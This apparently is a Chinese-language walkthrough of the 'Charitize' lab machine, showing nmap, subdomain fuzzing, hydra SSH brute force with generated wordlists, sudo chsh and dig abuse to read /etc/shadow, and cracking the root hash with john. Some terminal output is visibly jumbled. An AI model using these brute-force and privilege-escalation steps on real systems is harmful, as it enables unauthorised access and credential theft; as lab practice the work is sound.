


Charitize

nmap扫描:

```
(root@kali)-[~]
└─# nmap -Pn -sC -T 5 -p- 192.168.120.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-06 19:01 CST
Nmap scan report for charitize.dsz (192.168.120.40)
Host is up (0.00078s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
| smtp-commands: Charitize.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ 2.0.0 Commands: AUTH BDAT DATA EHLO ETRN HELO HELP MAIL NOOP QUIT RCPT RSET
STARTTLS VRFY XCLIENT XFORWARD
80/tcp    open  http
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Charitize - Charity Organization Website Template
MAC Address: 08:00:27:10:DA:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.69 seconds
```

访问web网页，发现team团队名称



尝试ssh连接发现rajesh和amit可以密码登录，其他不行


```

(root@kali)-[~] by van Hauser/THC & David Maciejak - Please do not use in military
# ssh amit@192.168.120.40
amit@192.168.120.40's password:
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-06 17:43:12
[DATA] max 1 task per 1 server, overall 1 task, 152 login tries (l:1/p:152), ~152 tries
(root@kali)-[~] ssh://192.168.120.40:22/
# ssh rajesh@192.168.120.40 login: rajesh password: RajeshKumar888
rajesh@192.168.120.40's password:
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-06 17:43:14

(root@kali)-[~] desktop
# ssh root@192.168.120.40
root@192.168.120.40: Permission denied (publickey,keyboard-interactive).

```

同时在首页发现类似域名：charitize.dsz



经提示尝试爆破子域名，得到set.charitize.dsz，访问发现是一个密码字典生成器，直接分别生成两用户密码字典进行hydra爆破

```

server_stats [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 97ms]
server_admin_small [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 102ms]
server [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 108ms]
SERVER-INF [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 98ms]
Search [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 74ms]
Servlet [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 46ms]
sg [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 3ms]
sdk [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 68ms]
set [Status: 200, Size: 19507, Words: 5544, Lines: 497, Duration: 45ms]
schemas [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 95ms]
servlet [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 87ms]
servlets [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 87ms]
scripts [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 68ms]
sessions [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 74ms]
sessionlist [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 79ms]
self [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 191ms]
saved [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 219ms]
ruby [Status: 200, Size: 43299, Words: 17419, Lines: 735, Duration: 251ms]

```

SocialEngineering Password Dictionary Generator

All fields are optional. Empty fields help reduce output size.

Name (Last):

First Name:

Birthday:

Email:

Phone:

Username:

Organization:

Phrases:

ID Number:

Employee ID:

Separator: ☐ Left ☐ Middle ☐ Right

Common Words:

Recent Years: ☐ Add recent years

Filters: ☐ Remove pure numbers ☐ Remove pure letters

Length Range: to

Case: ☐ Capitalize ☐ Lowercase ☐ Uppercase

```
(root@kali)-[~/Desktop]
# hydra -l rajesh -P dictionary.txt ssh://192.168.120.40 -t 1 -w 30 -W 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-06 17:43:12
[DATA] max 1 task per 1 server, overall 1 task, 152 login tries (l:1/p:152), ~152 tries per task
[DATA] attacking ssh://192.168.120.40:22/
[22][ssh] host: 192.168.120.40 login: rajesh password: RajeshKumar888
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-06 17:43:14

(root@kali)-[~/Desktop]
# hydra -l amit -P dictionary2.txt ssh://192.168.120.40 -t 1 -w 30 -W 10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-06 17:43:58
[DATA] max 1 task per 1 server, overall 1 task, 154 login tries (l:1/p:154), ~154 tries per task
[DATA] attacking ssh://192.168.120.40:22/
[22][ssh] host: 192.168.120.40 login: amit password: APatel8888
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-06 17:44:00
```

rajesh无法登录， amit正常登录

```
welcome

amit@Charitize:~$ ll
total 16
drwxr-xr-x  2 amit  amit          4096 Jun  9 12:48 ./
drwxr-xr-x  5 root  root          4096 Jun  8 23:55 ../
-rw-r--r--  1 amit  amit           7 Jun  9 12:54 .forward
-rw-r--r--  1 root  root          44 Jun  9  00:16 user.txt
amit@Charitize:~$ cat user.txt
flag{user-95082243d084c064058777f3d7fe5e3a}
amit@Charitize:~$ id
uid=1002(amit) gid=1002(amit) groups=1002(amit)
amit@Charitize:~$ ^C
amit@Charitize:~$ exit
logout
Connection to 192.168.120.40 closed.

(root@kali)-[~/Desktop]
# ssh rajesh@192.168.120.40
rajesh@192.168.120.40's password:

welcome

This account is not available
id
^CConnection to 192.168.120.40 closed.
```

对amit做信息收集：

```
amit@Charitize:~$ id
```

```
uid=1002(amit) gid=1002(amit) groups=1002(amit)
amit@Charitize:~$ sudo -l
Matching Defaults entries for amit on Charitize:
    secure_path=/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin

Runas and Command-specific defaults for amit:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User amit may run the following commands on Charitize:
    (priya) NOPASSWD: /bin/cat, /bin/echo, /usr/bin/tee
amit@Charitize:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:101:102:apache:/var/www:/sbin/nologin
rajesh:x:1000:1000:./home/rajesh:/sbin/nologin
priya:x:1001:1001:./home/priya:/bin/bash
amit:x:1002:1002:./home/amit:/bin/bash
postfix:x:102:103:postfix:/var/spool/postfix:/sbin/nologin
vmail:x:103:104:vmail:/var/mail/domains:/sbin/nologin
amit@Charitize:~$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
amit@Charitize:~$ getcap -r / 2>/dev/null
amit@Charitize:~$
```

发现sudo权限priya的cat、echo、tee，ssh不能登录，继续发现邮件文件/var/mail/priya，读取得到密码字典

```
=====
EXAMPLE DICTIONARY CONFIGURATION
=====

Last Name: Sharma
First Name: Priya
Employee ID: A0365002
Separator: Middle (e.g., @, #, $, !)

Generated password examples based on your info:
- Priya@A0365002
- Priya#A0365002
- Priya$A0365002
- Sharma@A0365002
- PriyaA0365002
- A0365002@Priya

Common weak passwords to AVOID:
123456, password, admin, welcome, qwerty, 12345, asdf, zxcv
=====
```

以及密码格式

```
Dear Priya,

Your system initial password is: your First Name + last 6 digits of your Employee ID.

Please change your password after first login.

Best regards,
IT Department
```

逐一尝试得到Priya365002，su切换即可

继续查sudo

```
priya@Charitize:~$ sudo -l

we trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for priya:
Matching Defaults entries for priya on Charitize:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for priya:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User priya may run the following commands on Charitize:
    (ALL) /usr/bin/chsh
```

chsh刚好可以修改之前不能登录的rajesh为可登录，密码:RajeshKumar888

登录成功查看sudo，发现dig，直接读root.txt

```
rajesh@Charitize:~$ id
uid=1000(rajesh) gid=1000(rajesh) groups=1000(rajesh)
rajesh@Charitize:~$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for rajesh:

Matching Defaults entries for rajesh on Charitize:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for rajesh:

Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User rajesh may run the following commands on Charitize:

(ALL) /usr/bin/dig

```
rajesh@Charitize:~$ sudo /usr/bin/dig +noall +question -f /root/root.txt
;not.                                IN A
;here,.                              IN A
;it's.                               IN A
;shadow!.                            IN A
```

那读shadow

```
rajesh@Charitize:~$ sudo /usr/bin/dig +noall +question -f /etc/shadow
/usr/bin/dig:
'root:$6$0vqHec2wJygm7J7V$M4LSy9fnKbBhLhimg1QpsN6cAgwRcjKm0298Frj0lFor4m025ebrds2
7fjqVVVAa0Q3AqaY1aJSfx3Zgs4Xfs1:20613:0::::' is not a legal name (label too
long)
```

john爆破一手，得到密码kurama1:

```
(root)john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/charitize.hash 13:49
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x]) 15 17:00
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
kurama1 (??)
1g 0:00:01:00 DONE (2026-07-06 20:41) 0.01646g/s 2035p/s 2035c/s 2035C/s london..korrie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
root@Charitize:/home/rajesh# ls -la /root
total 20
drwx----- 3 root root /tmp/char 4096 Jun 9 13:49 .
drwxr-xr-x 21 root root          4096 Jun 9 14:02 ..
lrwxrwxrwx 1 root root          256 Feb 25 17:00 .bash_history -> /dev/null
drwx----- 2 root root          4096 Jun 9 13:41 .ssh
-rw-r--r-- 1 root root          44 Jun 9 13:23 r00t.txt
-rw-r--r-- 1 root root          23 Jun 9 13:49 root.txt
root@Charitize:/home/rajesh# cat /root/root.txt
not here, it's shadow!
root@Charitize:/home/rajesh# cat /root/r00t.txt
flag{root-a8d7d21469b541e180ebcf1a1625b1f}
root@Charitize:/home/rajesh#
```